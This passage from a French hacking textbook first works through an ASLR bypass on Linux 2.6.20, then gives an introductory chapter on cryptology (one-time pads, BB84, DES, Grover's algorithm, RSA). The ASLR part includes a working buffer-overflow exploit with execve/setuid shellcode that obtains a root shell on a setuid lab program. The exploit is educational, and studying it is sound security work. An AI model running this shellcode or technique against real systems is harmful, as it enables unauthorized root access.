Si rebondir sur linux-gate représente une belle astuce, elle ne fonctionne qu'avec les anciens noyaux Linux. Le LiveCD s'exécute sous Linux 2.6.20, un noyau dans lequel l'instruction utile ne se trouve plus dans l'espace d'adressage habituel :

```
reader@hacking:~/booksrc $ uname -a
Linux hacking 2.6.20-15-generic #2 SMP Sun Apr 15 07:36:31 UTC 2007 i686 GNU/Linux
reader@hacking:~/booksrc $ gcc -o find_jmpesp find_jmpesp.c
reader@hacking:~/booksrc $ ./find_jmpesp
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfcf3480
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbfd39cd0
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfc8d9c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE will be at 0xbfa0c9c3
reader@hacking:~/booksrc $
```

Lorsque l'instruction `jmp esp` n'est plus à une adresse prévisible, il est beaucoup moins facile de rebondir sur linux-gate. Pouvez-vous imaginer une manière de contourner l'ASLR afin d'exploiter le programme `aslr_demo` fourni sur le LiveCD ?

0x6c3 Appliquer les connaissances

C'est dans de telles circonstances que le hacking devient un art. La sécurité des ordinateurs est un domaine en constante évolution, avec des vulnérabilités découvertes et corrigées quotidiennement. Cependant, en maîtrisant les concepts de base des techniques de hacking détaillées dans cet ouvrage, nous pouvons les appliquer d'une manière nouvelle et novatrice afin de résoudre le problème du jour. Comme les briques d'un Lego, ces techniques peuvent être employées dans des millions de combinaisons et de configurations différentes. Comme pour n'importe quel art, la maîtrise s'améliore avec la pratique. Grâce à cette maîtrise, nous parvenons à estimer à vue de nez les décalages et à reconnaître les segments mémoire par leurs plages d'adresse.

Dans notre cas, le problème vient de l'ASLR. Vous avez certainement quelques idées de contournement que vous voulez tester immédiatement. N'ayez pas peur d'utiliser le débogueur pour examiner ce qui se passe réellement. Il existe probablement plusieurs manières de contourner l'ASLR et vous pouvez inventer une nouvelle technique. Si vous ne trouvez aucune solution, pas de panique. Nous décrirons une méthode dans la section suivante. Cependant, vous devriez prendre le temps de réfléchir à ce problème avant de poursuivre votre lecture.

0x6c4 Une première tentative

En réalité, j'ai écrit ce chapitre avant que le problème de linux-gate ne soit corrigé dans le noyau Linux. J'ai donc dû m'attaquer à une solution de contournement de l'ASLR. Ma première idée était d'exploiter les fonctions de type `execl()`. Nous avons employé `execve()` dans notre shellcode pour lancer un shell et, si vous faites bien attention (ou lisez la page de manuel), vous noterez que la fonction `execve()` remplace le processus en cours d'exécution par l'image du nouveau processus :

```
EXEC(3)                    Manuel du programmeur Linux                    EXEC(3)

NOM
       execl, execlp, execle, execv, execvp - Exécuter un programme.

SYNOPSIS
       #include <unistd.h>

       extern char **environ;

       int execl(const char *path, const char *arg, ...);
       int execlp(const char *file, const char *arg, ...);
       int execle(const char *path, const char *arg,
                  ..., char * const envp[]);
       int execv(const char *path, char *const argv[]);
       int execvp(const char *file, char *const argv[]);

DESCRIPTION
       La famille de fonctions exec remplace l'image mémoire du processus en cours
       par un nouveau processus. Les fonctions décrites dans cette page sont en
       réalité des frontaux pour l'appel système execve(2). (Voir la page de
       execve pour des informations détaillées sur le remplacement du processus
       en cours.)
```

Il semblerait qu'il y ait là une petite faiblesse, si l'organisation de la mémoire n'est aléatoire que lorsque le processus est démarré. Testons cette hypothèse avec un code qui affiche l'adresse d'une variable sur la pile, puis exécute `aslr_demo` par le biais d'une fonction `execl()`.

aslr_execl.c

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
   int stack_var;

   // Afficher une adresse provenant du bloc d'activation actuel.
   printf("stack_var is at %p\n", &stack_var);

   // Lancer aslr_demo pour voir si sa pile est réorganisée.
   execl("./aslr_demo", "aslr_demo", NULL);
}
```

Lors de l'exécution de ce programme, `aslr_demo` est lancé *via* `execl()` et affiche l'adresse d'une variable sur la pile (`buffer`). Comparons l'organisation de la mémoire :

```
reader@hacking:~/booksrc $ gcc -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ gcc -o aslr_execl aslr_execl.c
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbf9f31c0
reader@hacking:~/booksrc $ ./aslr_demo test
buffer is at 0xbffaaf70
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbf832044
buffer is at 0xbf832000
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf832044 - 0xbf832000"
$1 = 68
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbfa97844
buffer is at 0xbf82f800
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa97844 - 0xbf82f800"
$1 = 2523204
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbfbb0bc4
buffer is at 0xbff3e710
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfbb0bc4 - 0xbff3e710"
$1 = 4291241140
reader@hacking:~/booksrc $ ./aslr_execl
stack_var is at 0xbf9a81b4
buffer is at 0xbf9a8180
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf9a81b4 - 0xbf9a8180"
$1 = 52
reader@hacking:~/booksrc $
```

Le premier résultat semble très prometteur, mais les essais suivants montrent que l'organisation de la mémoire est aléatoire lorsque le nouveau processus est exécuté avec `execl()`. Je suis quasiment certain que cela n'a pas toujours été le cas, mais le progrès est constant dans le monde de l'open source. Cependant, ce n'est pas vraiment un problème car nous avons des solutions pour traiter cette incertitude partielle.

0x6c5 Jouer de chance

En utilisant `execl()`, nous limitons au moins l'aspect aléatoire et nous avons une estimation de la plage d'adresses. L'incertitude restante peut être résolue à l'aide d'un tableau de NOP. Un rapide coup d'œil à `aslr_demo` montre que le tampon de débordement doit occuper 80 octets pour écraser l'adresse de retour enregistrée sur la pile :

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "AAAA"x19 . "BBBB"')
Starting program: /home/reader/booksrc/aslr_demo $(perl -e 'print "AAAA"x19 . "BBBB"')
buffer is at 0xbfc7d3b0

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

```
(gdb) p 20*4
$1 = 80
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Puisque nous voulons probablement un tableau de NOP plus vaste, dans l'exploit suivant nous le plaçons, ainsi que le shellcode, après les données qui écrasent l'adresse de retour. Cela nous permet d'injecter un tableau de NOP de la taille voulue. Dans ce cas, un millier d'octets devrait suffire.

aslr_execl_exploit.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // shellcode standard.

int main(int argc, char *argv[]) {
   unsigned int i, ret, offset;
   char buffer[1000];

   printf("i is at %p\n", &i);

   if(argc > 1) // Fixer le décalage.
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset + 200; // Fixer l'adresse de retour.
   printf("ret addr is %p\n", ret);

   for(i=0; i < 90; i+=4) // Remplir le tampon avec l'adresse de retour.
      *((unsigned int *)(buffer+i)) = ret;

   memset(buffer+84, 0x90, 900); // Construire le tableau de NOP.
   memcpy(buffer+900, shellcode, sizeof(shellcode));

   execl("./aslr_demo", "aslr_demo", buffer,  NULL);
}
```

Vous ne devriez avoir aucune difficulté à comprendre ce code. Nous ajoutons la valeur `200` à l'adresse de retour afin de sauter par-dessus les 90 octets qui servent à l'écrasement. L'exécution arrive donc quelque part dans le tableau de NOP :

```
reader@hacking:~/booksrc $ sudo chown root ./aslr_demo
reader@hacking:~/booksrc $ sudo chmod u+s ./aslr_demo
reader@hacking:~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking:~/booksrc $ ./a.out
i is at 0xbfa3f26c
ret addr is 0xb79f6de4
buffer is at 0xbfa3ee80
Segmentation fault
```

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa3f26c - 0xbfa3ee80"
$1 = 1004
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfe9b6cc
ret addr is 0xbfe9b3a8
buffer is at 0xbfe9b2e0
sh-3.2# exit
exit
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfb5a38c
ret addr is 0xbfb5a068
buffer is at 0xbfb20760
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfb5a38c - 0xbfb20760"
$1 = 236588
reader@hacking:~/booksrc $ ./a.out 1004
i is at 0xbfce050c
ret addr is 0xbfce01e8
buffer is at 0xbfce0130
sh-3.2# whoami
root
sh-3.2#
```

Vous le constatez, la randomisation conduit parfois à l'échec de l'exploit, mais il suffit qu'il réussisse une seule fois. Nous profitons du fait qu'il nous est possible d'essayer l'exploit autant de fois que nous le voulons. La même technique fonctionnera pour l'exploitation de `notesearch` avec l'ASLR activée. Essayez d'écrire cet exploit.

Lorsque les concepts de base de l'exploitation des programmes sont compris, un peu de créativité permet d'imaginer une infinité de variantes. Puisque les règles d'un programme sont définies par son créateur, l'exploitation d'un programme soi-disant sécurisé consiste simplement à battre son auteur à son propre jeu. De nouvelles méthodes astucieuses, comme la protection de la pile et les IDS, tentent de remédier à ces problèmes, mais elles ne sont pas parfaites. L'ingéniosité du hacker lui permet de trouver des failles dans ces systèmes. Il suffit de penser aux points auxquels les développeurs n'ont pas pensé.

0x700

Cryptologie

La *cryptologie* est une science qui englobe la cryptographie et la cryptanalyse. La *cryptographie* sous-tend le processus de communication secrète à l'aide de codes. La *cryptanalyse* correspond au processus de décodage, ou de déchiffrement, de ces communications secrètes. L'intérêt de la cryptologie est apparu historiquement au cours des guerres, pendant lesquelles les pays utilisaient des codes secrets pour communiquer avec leurs troupes tout en essayant de casser les codes de l'ennemi afin d'infiltrer ses communications.

Les applications en temps de guerre existent toujours, mais l'utilisation de la cryptographie dans la vie civile se répand de plus en plus avec l'augmentation des transactions critiques sur Internet. Le reniflage du réseau est si courant qu'imaginer que quelqu'un est toujours à l'écoute du trafic réseau n'est sans doute pas aussi paranoïaque qu'on pourrait le croire. Les mots de passe, les numéros de cartes bancaires et d'autres informations privées peuvent être détectés et volés lorsqu'ils sont transmis à l'aide de protocoles sans chiffrement. Les protocoles de communication chiffrée apportent une solution à cette atteinte à la vie privée et sont au cœur de l'économie sur Internet. Sans le chiffrement SSL (*Secure Sockets Layer*), les transactions bancaires sur les sites Web seraient peu commodes ou non sécurisées.

Toutes ces données privées sont protégées par des algorithmes cryptographiques qui sont probablement sûrs. Aujourd'hui, les cryptosystèmes véritablement sécurisés sont beaucoup trop lourds pour être employés en pratique. Ainsi, à la place d'une preuve mathématique de leur sûreté, nous utilisons des cryptosystèmes qui sont *pratiquement* sûrs. Autrement dit, il existe certainement des méthodes pour prendre en défaut ces codes, mais personne n'a encore été en mesure de les mettre en œuvre. Bien entendu, il existe également des cryptosystèmes qui ne sont absolument pas sûrs. Cela peut venir de leur implémentation, de la taille de la clé ou simplement d'une faiblesse cryptanalytique du code lui-même. En 1997, conformément aux lois des États-Unis, les logiciels

exportés ne devaient pas utiliser des clés de chiffrement de taille supérieure à 40 bits. À cause de cette contrainte, le code correspondant n'était pas sûr, comme l'ont montré la société RSA Data Security et Ian Goldberg, un étudiant diplômé de l'université de Californie, à Berkeley. RSA a proposé un défi qui consistait à décoder un message chiffré avec une clé de 40 bits. Trois heures et demie plus tard, Ian avait réussi. Il était alors évident que les clés sur 40 bits ne permettaient pas d'obtenir un cryptosystème sûr.

Les liens entre la cryptologie et le hacking sont variés. D'un point de vue idéaliste, trouver la solution à un casse-tête est extrêmement séduisant pour les curieux. D'un point de vue moins glorieux, les données secrètes protégées par ce casse-tête sont sans doute plus attrayantes. Casser ou contourner les protections cryptographiques de données secrètes peut apporter une certaine satisfaction personnelle, sans faire mention du contenu des données protégées. Par ailleurs, un chiffrement fort est très utile pour éviter la détection. Les systèmes de détection des intrusions coûteux, conçus pour renifler le trafic réseau à la recherche des signatures des attaques, ne servent à rien si l'assaillant emploie un canal de communication chiffrée. L'accès Web chiffré fourni au client pour assurer sa sécurité constitue en réalité un vecteur d'attaque pour les assaillants, car il est difficile à surveiller.

0x710 Théorie de l'information

De nombreux concepts de la sécurité cryptographique sont issus des recherches menées par Claude Shannon. Ses idées ont énormément influencé ce domaine, en particulier les concepts de *diffusion* et de *confusion*. Même si les concepts de sécurité inconditionnelle, de masques jetables, de cryptographie quantique et de sécurité informatique, décrits dans les sections suivantes, ne sont pas dus à Shannon, ses idées sur le secret parfait et la théorie de l'information ont largement influencé les définitions de la sécurité.

0x711 Sécurité inconditionnelle

Un système cryptographique est inconditionnellement sûr s'il ne peut pas être cassé, même avec des ressources de calcul infinies. Autrement dit, la cryptanalyse est impossible et, même si chaque clé possible pouvait être essayée dans une attaque exhaustive par force brute, il serait impossible de déterminer la clé correcte.

0x712 Masques jetables

Les masques jetables font partie des cryptosystèmes inconditionnellement sûrs. Un *masque jetable* est un système très simple qui utilise des blocs de données aléatoires appelés *masques*. Le masque doit être au moins aussi long que le message en clair afin qu'il puisse être codé et les données aléatoires du masque doivent être réellement aléatoires, au sens le plus littéral du terme. Deux masques identiques sont créés : un pour le

destinataire et un pour l'émetteur. Pour encoder un message, l'émetteur réalise simplement un OU exclusif entre chaque bit du message en clair et ceux du masque. Après l'encodage du message, le masque est détruit afin d'être certain qu'il ne sera pas réutilisé. Le message chiffré est ensuite envoyé au destinataire, sans craindre la cryptanalyse puisqu'il ne peut pas être décodé sans le masque. Lorsque le destinataire reçoit le message chiffré, il applique également un OU exclusif entre les bits du message reçu et ceux de son masque afin de retrouver le message en clair originel.

Si les masques jetables sont théoriquement impossibles à casser, ils se révèlent peu pratiques à utiliser. La sécurité de ce système repose sur celle des masques. La distribution des masques au destinataire et à l'émetteur doit se faire au travers d'un canal sécurisé. Pour être réellement sûre, elle devrait se faire par un échange en mains propres, mais, pour des raisons pratiques, la transmission du masque est effectuée à l'aide d'un autre code. Par conséquent, la résistance de l'ensemble du système est équivalente à celle du lien le plus faible, c'est-à-dire le code employé pour transmettre les masques. Puisque le masque est constitué de données aléatoires de la même taille que le message en clair et puisque la sécurité du système est identique à celle de la transmission du masque, il suffit généralement d'envoyer le message en clair chiffré avec le code qui aurait été utilisé pour transmettre le masque.

0x713 Cryptographie quantique

L'avènement de l'informatique quantique a eu des conséquences intéressantes sur la cryptologie. En particulier, la distribution quantique des clés a permis l'implémentation pratique des masques jetables. Les mystères de l'intrication quantique peuvent apporter une méthode fiable et secrète pour envoyer une chaîne de bits aléatoire servant de clé. Tout cela s'appuie sur les états quantiques non orthogonaux des photons.

Sans trop entrer dans les détails, la polarisation d'un photon représente la direction d'oscillation de son champ électrique, qui, dans ce cas, peut être horizontale, verticale ou selon l'une des deux diagonales. Les états sont *non orthogonaux* lorsqu'ils sont séparés par un angle différent de 90°. Assez curieusement, il est impossible de déterminer avec certitude la polarisation, parmi les quatre existantes, d'un photon. La base rectiligne des polarisations horizontale et verticale est incompatible avec la base diagonale des deux autres polarisations. Par conséquent, du fait du principe d'incertitude de Heisenberg, il est impossible de mesurer à la fois ces deux formes de polarisation. Des filtres permettent de mesurer les polarisations – un pour la base rectiligne et un autre pour la base diagonale. Lorsqu'un photon passe au travers du filtre adéquat, sa polarisation n'est pas modifiée. En revanche, s'il traverse un filtre inadapté, sa polarisation est modifiée de manière aléatoire. Autrement dit, toute tentative indiscrète de mesurer la polarisation d'un photon a de fortes chances de perturber les données et donc d'indiquer que le canal n'est pas sûr.

Ces aspects étranges de la mécanique quantique ont été exploités par Charles Bennett et Gilles Brassard dans le premier modèle, et certainement le plus connu, de distribution quantique des clés, appelé *BB84*. Tout d'abord, l'émetteur et le destinataire s'accordent sur la représentation binaire des quatre polarisations afin que chaque base ait un 1 et un 0. Dans ce modèle, 1 peut représenter la polarisation verticale et l'une des polarisations diagonales (+45°), tandis que 0 peut représenter la polarisation horizontale et l'autre polarisation diagonale (–45°). Ainsi, la mesure des polarisations rectilignes ou diagonales peut générer des 1 et des 0.

Ensuite, l'émetteur envoie un flux de photons aléatoires, chacun issu d'une base choisie aléatoirement (soit rectiligne, soit diagonale), et ils sont mémorisés. Lorsque le destinataire reçoit un photon, il choisit également de manière aléatoire sa mesure, par une base rectiligne ou diagonale, et enregistre le résultat. Ensuite, les deux parties comparent publiquement les bases employées pour chaque photon et ne conservent que les données associées aux photons qu'elles ont mesurés avec la même base. Les valeurs binaires des photons ne sont pas révélées, puisque chaque base possède des 1et des 0. La clé du masque jetable est ainsi déterminée.

Puisqu'une écoute indiscrète modifiera la polarisation de certains de ces photons et brouillera les données, elle peut être détectée en calculant le taux d'erreur d'un sous-ensemble aléatoire de la clé. Si les erreurs sont trop nombreuses, une écoute indiscrète est probablement en cours et la clé doit être jetée. Sinon la transmission des données de la clé s'est faite de manière sécurisée et privée.

0x714 Sécurité informatique

Un cryptosystème est considéré *informatiquement sûr* si le meilleur algorithme connu pour le casser nécessite des ressources informatiques et du temps en quantité excessive. Autrement dit, il est théoriquement possible qu'une écoute indiscrète casse le chiffrement, mais elle ne peut pas être mise en pratique, car le temps et les ressources nécessaires dépasseraient de loin la valeur de l'information chiffrée. En général, le temps nécessaire à casser un cryptosystème informatiquement sûr se mesure en dizaines de milliers d'années, même sous l'hypothèse d'une vaste grille de ressources de calcul. La plupart des cryptosystèmes modernes entrent dans cette catégorie.

Il est important de savoir que les meilleurs algorithmes connus pour casser des cryptosystèmes ont toujours évolué et se sont améliorés. Attention à la définition idéale d'un cryptosystème informatiquement sûr, car il n'existe aujourd'hui aucune manière de prouver qu'un algorithme donné de cassage d'un chiffrement est et sera toujours le *meilleur* ! Par conséquent, le meilleur algorithme connu *actuellement* est utilisé à la place pour mesurer le niveau de sécurité d'un cryptosystème.

0x720 Temps d'exécution d'un algorithme

Le *temps d'exécution d'un algorithme* est un peu différent du temps d'exécution d'un programme. Puisqu'un algorithme ne représente qu'une idée, il n'existe aucune limite à la vitesse de traitement pour l'évaluation de l'algorithme. Autrement dit, on ne peut pas exprimer le temps d'exécution d'un algorithme en minutes ou en secondes.

Sans les éléments tels que la rapidité du processeur et l'architecture, l'inconnue principale d'un algorithme est la *taille de l'entrée*. Un algorithme de tri appliqué à 1 000 éléments prendra plus de temps que le même algorithme de tri appliqué à 10 éléments. La taille de l'entrée est généralement notée n et chaque étape atomique est exprimée sous forme d'un nombre. Le temps d'exécution d'un algorithme simple, comme le suivant, est donné en fonction de n :

```
for(i = 1 to n) {
   Faire quelque chose;
   Faire autre chose;
}
Faire une dernière chose;
```

Cet algorithme effectue n boucles, en réalisant à chaque fois deux actions, puis il procède à une dernière opération. Par conséquent, la *complexité temporelle* de cet algorithme est $2n + 1$. Un algorithme plus complexe, avec des boucles imbriquées, comme celui ci-après, a une complexité égale à $n^2 + 2n + 1$, puisque la nouvelle opération est exécutée n^2 fois.

```
for(x = 1 to n) {
    for(y = 1 to n) {
        Faire la nouvelle action;
    }
}
for(i = 1 to n) {
   Faire quelque chose;
   Faire autre chose;
}
Faire une dernière chose;
```

Mais le niveau de détail de cette complexité temporelle est trop fin. Par exemple, lorsque n augmente, la différence relative entre $2n + 5$ et $2n + 365$ diminue. Cependant, lorsque n augmente, la différence relative entre $2n^2 + 5$ et $2n + 5$ augmente. Cette tendance générale est plus importante que le temps d'exécution d'un algorithme.

Prenons deux algorithmes, le premier avec une complexité temporelle égale à $2n + 365$, le second avec la complexité $2n^2 + 5$. L'algorithme en $2n^2 + 5$ sera plus rapide que l'algorithme en $2n + 365$ pour les petites valeurs de n. En revanche, pour $n = 30$, les deux algorithmes affichent la même rapidité, tandis que pour n supérieur à 30 l'algorithme en $2n + 365$ sera plus véloce que l'algorithme en $2n^2 + 5$. Puisqu'il n'existe que 30 valeurs de n pour lesquelles l'algorithme en $2n^2 + 5$ est plus performant, et une

infinité de valeurs de n pour lesquelles l'algorithme en $2n + 365$ est plus rapide, ce dernier est, de manière générale, plus efficace.

Autrement dit, le taux de croissance de la complexité temporelle d'un algorithme en fonction de la taille de son entrée est plus important que sa complexité temporelle pour une entrée de taille figée. Même si cela n'est pas toujours vrai pour certaines applications réelles, cette mesure de l'efficacité d'un algorithme se révèle en moyenne juste pour toutes les applications possibles.

0x721 Notation asymptotique

La *notation asymptotique* est une manière d'exprimer l'efficacité d'un algorithme. Elle est dite asymptotique car elle concerne le comportement de l'algorithme lorsque la taille de l'entrée tend vers l'infini.

En revenant aux exemples des algorithmes en $2n + 365$ et en $2n^2 + 5$, nous avons déterminé que le premier est généralement plus efficace car il suit l'évolution de n, tandis que le second suit la courbe générale de n^2. Autrement dit, $2n + 365$ possède une borne supérieure fixée par un multiple positif de n pour toutes les valeurs suffisamment grandes de n, alors que $2n^2 + 5$ possède une borne supérieure fixée par un multiple positif de n^2 pour n suffisamment grand.

Cela peut sembler un peu confus, mais cela signifie qu'il existe en réalité une constante positive pour la valeur de tendance et une borne inférieure sur n, telles que la multiplication de la valeur de tendance par la constante sera toujours supérieure à la complexité temporelle pour tous les n supérieurs à la borne inférieure. Autrement dit, $2n^2 + 5$ est de l'ordre de n^2 et $2n + 365$ est de l'ordre de n. Il existe une notation mathématique pour cela, appelée *grand O*, qui permet d'écrire $O(n^2)$ pour indiquer un algorithme qui est de l'ordre de n^2.

Pour convertir la complexité temporelle d'un algorithme en notation grand O, il suffit d'examiner les termes d'ordre supérieur, puisqu'ils comptent le plus lorsque n devient suffisamment grand. Ainsi, un algorithme dont la complexité temporelle est $3n^4 + 43n^3 + 763n + \log n + 37$ est de l'ordre de $O(n^4)$, tandis qu'un algorithme en $54n^7 + 23n^4 + 4325$ est en $O(n^7)$.

0x730 Chiffrement symétrique

Les codes *symétriques* sont des cryptosystèmes qui utilisent la même clé pour chiffrer et déchiffrer les messages. Le processus de chiffrement et de déchiffrement est généralement plus rapide que dans un modèle asymétrique, mais la distribution des clés peut se révéler difficile.

Le chiffrement se fait soit par bloc, soit par flot. Un *chiffrement par bloc* opère sur des blocs de taille fixe, en général 64 ou 128 bits. Le chiffrement du même bloc de texte en clair produira toujours le même bloc de texte chiffré, si la même clé est employée. DES, Blowfish et AES (Rijndael) sont des méthodes de chiffrement par bloc. Le *chiffrement par flot* génère une séquence de bits pseudo-aléatoires, en général un bit ou un octet à la fois. Cette séquence, appelée *keystream*[1], est combinée au texte en clair par un OU exclusif. Ce mode de fonctionnement est adapté au chiffrement des flux continus de données. RC4 et LSFR sont des algorithmes de chiffrement par flot très répandus. Nous détaillerons RC4 à la section "Chiffrement dans les réseaux sans fil 802.11b", page 452.

DES et AES sont tous deux des chiffrements par bloc très utilisés. De nombreux travaux sont menés pour la construction de systèmes de chiffrement par bloc afin qu'ils résistent aux attaques cryptanalytiques connues. La confusion et la diffusion sont deux concepts que l'on retrouve dans le chiffrement par bloc. La *confusion* fait référence aux méthodes employées pour masquer le lien entre le texte en clair, le texte chiffré et la clé. Cela signifie que les bits en sortie doivent provenir d'une transformation complexe fondée sur la clé et le texte en clair. La *diffusion* est utilisée pour étaler au maximum l'influence des bits du texte en clair et ceux de la clé sur l'ensemble du texte chiffré. Le *chiffrement par produit* combine ces deux concepts en répétant différentes opérations simples. DES et AES font partie des algorithmes de chiffrement par produit.

DES s'appuie également sur un réseau de Feistel. Il est utilisé dans plusieurs chiffrements par bloc afin de garantir que l'algorithme est symétrique. Chaque bloc est divisé en deux moitiés, gauche (*L*, *left*) et droite (*R*, *right*). Ensuite, au cours d'une ronde, la nouvelle moitié gauche (L_i) devient l'ancienne moitié droite (R_{i-1}), et la nouvelle moitié droite (R_i) devient l'ancienne moitié gauche (L_{i-1}) combinée par un OU exclusif avec la sortie d'une fonction qui utilise l'ancienne moitié droite (R_{i-1}) et la sous-clé de la ronde (K_i). En général, chaque ronde d'opération dispose d'une sous-clé distincte qui a été calculée à l'avance. Les valeurs de L_i et de R_i sont les suivantes (le symbole $\oplus$ dénote le OU exclusif) :

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$

DES utilise 16 rondes. Ce nombre a été choisi de manière à empêcher la cryptanalyse différentielle. La seule faiblesse connue de DES est la taille de sa clé. Puisqu'elle est limitée à 56 bits, l'ensemble des clés peut être essayé dans une attaque par force brute en quelques semaines sur du matériel spécialisé.

1. NdT : ce terme a été traduit codon dans le livre *Cryptographie appliquée*, de Bruce Schneier (Vuibert).

Triple-DES corrige ce problème en utilisant deux clés DES réunies pour former une clé sur 112 bits. Le chiffrement du bloc de texte en clair se fait avec la première clé, puis il est déchiffré avec la deuxième clé, et à nouveau chiffré avec la première clé. Le déchiffrement se passe de manière analogue, mais en inversant les opérations de chiffrement et de déchiffrement. Grâce à la clé plus longue, une attaque par force brute devient plus difficile.

La plupart des chiffrements par bloc industriels résistent à toutes les formes connues de cryptanalyse. Par ailleurs, les clés ont des tailles trop importantes pour tenter une attaque par force brute. Cependant, l'informatique quantique offre des possibilités intéressantes, mais elle fait généralement l'occasion d'un battage trop important.

0x731 Algorithme de recherche quantique de Lov Grover

L'informatique quantique promet un parallélisme massif. Un ordinateur quantique peut enregistrer de nombreux états différents dans une superposition (que vous pouvez voir comme un tableau) et réaliser des calculs sur l'ensemble en une fois. Cette possibilité est parfaitement adaptée à une approche par force brute, y compris sur le chiffrement par bloc. Toutes les clés possibles peuvent être chargées dans la superposition, puis l'opération de chiffrement est effectuée sur toutes les clés en même temps. Le point délicat est d'obtenir la bonne valeur depuis la superposition. Les ordinateurs quantiques sont étranges, car, lorsque l'on examine la superposition, l'ensemble se "décohére" en un seul état. Malheureusement, cette décohérence est initialement aléatoire et les chances de se décohérer dans chaque état de la superposition sont égales.

Sans possibilité de manipuler les chances des états de la superposition, nous pouvons obtenir le même effet en devinant simplement les clés. Fortuitement, Lov Grover est arrivé à un algorithme qui permet ces manipulations. Il permet d'augmenter les chances d'un certain état, tout en diminuant celle des autres. Ce processus est répété plusieurs fois jusqu'à ce que la décohérence de la superposition dans l'état souhaité soit quasiment assurée. Cela nécessite environ $O\sqrt{n}$ étapes.

Avec nos quelques connaissances mathématiques, nous comprenons que cela divise par deux la taille de la clé pour une attaque par force brute. Par conséquent, le vrai paranoïaque doublera la taille de la clé d'un chiffrement par bloc afin de le rendre résistant aux possibilités théoriques d'une attaque par force brute à l'aide d'un ordinateur quantique.

0x740 Chiffrement asymétrique

Le chiffrement asymétrique repose sur une clé publique et une clé privée. Comme leur nom l'indique, la *clé publique* est rendue publique, tandis que la *clé privée* n'est pas dévoilée. Un message chiffré à l'aide de la clé publique peut uniquement être déchiffré avec la clé privée. Cela supprime le problème de la distribution de la clé – les clés publiques sont publiques et, en utilisant la clé publique, un message peut être chiffré pour la clé privée correspondante. Contrairement au chiffrement symétrique, il est inutile de disposer d'un canal de communication séparé pour transmettre la clé secrète. En revanche, le chiffrement asymétrique tend à être plus lent.

0x741 RSA

RSA est l'un des algorithmes asymétriques les plus répandus. Sa sécurité se fonde sur la difficulté à factoriser les grands nombres. Tout d'abord, deux nombres premiers sont choisis, P et Q, puis leur produit, N, est calculé :

$$N = P \times Q$$

Ensuite, il est nécessaire de calculer la quantité de nombres qui sont premiers relativement à N et qui se trouvent entre 1 et $N - 1$ (deux nombres sont premiers entre eux si leur plus grand diviseur commun est 1). Il s'agit de l'indicatrice d'Euler, que l'on note généralement à l'aide de la lettre phi minuscule (φ).

Par exemple, $\varphi(9) = 6$, puisque 1, 2, 4, 5, 7 et 8 sont premiers relativement à 9. Vous remarquerez aisément que si N est premier $\varphi(N)$ est égal à $N - 1$. En revanche, il est moins évident de noter que si N est le produit de deux nombres premiers, P et Q, alors, $\varphi(P \times Q) = (P - 1) \times (Q - 1)$. Cette égalité est très intéressante, puisqu'il faut calculer $\varphi(N)$ dans la mise en œuvre de RSA.

Il faut également choisir une clé de chiffrement, E, qui est un nombre premier relativement à $\varphi(N)$. Ensuite, une clé de déchiffrement qui satisfait l'équation suivante, où S est un entier, doit être déterminée :

$$E \times D = S \times \varphi(N) + 1$$

Cette équation peut être résolue à l'aide de l'algorithme d'Euclide étendu. L'*algorithme d'Euclide* est très ancien, mais il se révèle très rapide pour le calcul du plus grand diviseur commun (PGCD) de deux nombres. Le plus grand des deux nombres est divisé par le plus petit, en prêtant attention au reste. Ensuite, le plus petit nombre est divisé par le reste et le processus se répète jusqu'à ce que le reste soit égal à zéro. La dernière valeur avant que le reste soit égal à zéro correspond au plus grand diviseur commun des deux nombres initiaux. Cet algorithme est assez rapide, avec un temps d'exécution en $O(\log_{10}N)$. Autrement dit, il faut autant d'étapes pour trouver la réponse qu'il y a de chiffres dans le plus grand nombre.

Le tableau ci-après illustre le calcul du PGCD de 7253 et de 120, écrit sous la forme pgcd(7253, 120). Les deux nombres sont tout d'abord placés dans les colonnes A et B, le plus grand étant dans la colonne A. Ensuite, A est divisé par B et le reste est inscrit dans la colonne R. À la ligne suivante, l'ancien B devient le nouveau A et l'ancien R devient le nouveau B. R est à nouveau calculé et la procédure se répète jusqu'à ce que le reste soit égal à zéro. La dernière valeur de R, avant zéro, est le plus grand diviseur commun.

pgcd(7253, 120)

A	*B*	*R*
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Le PGCD de 7253 et de 120 est donc 1. Autrement dit, 7253 et 120 sont des nombres premiers entre eux.

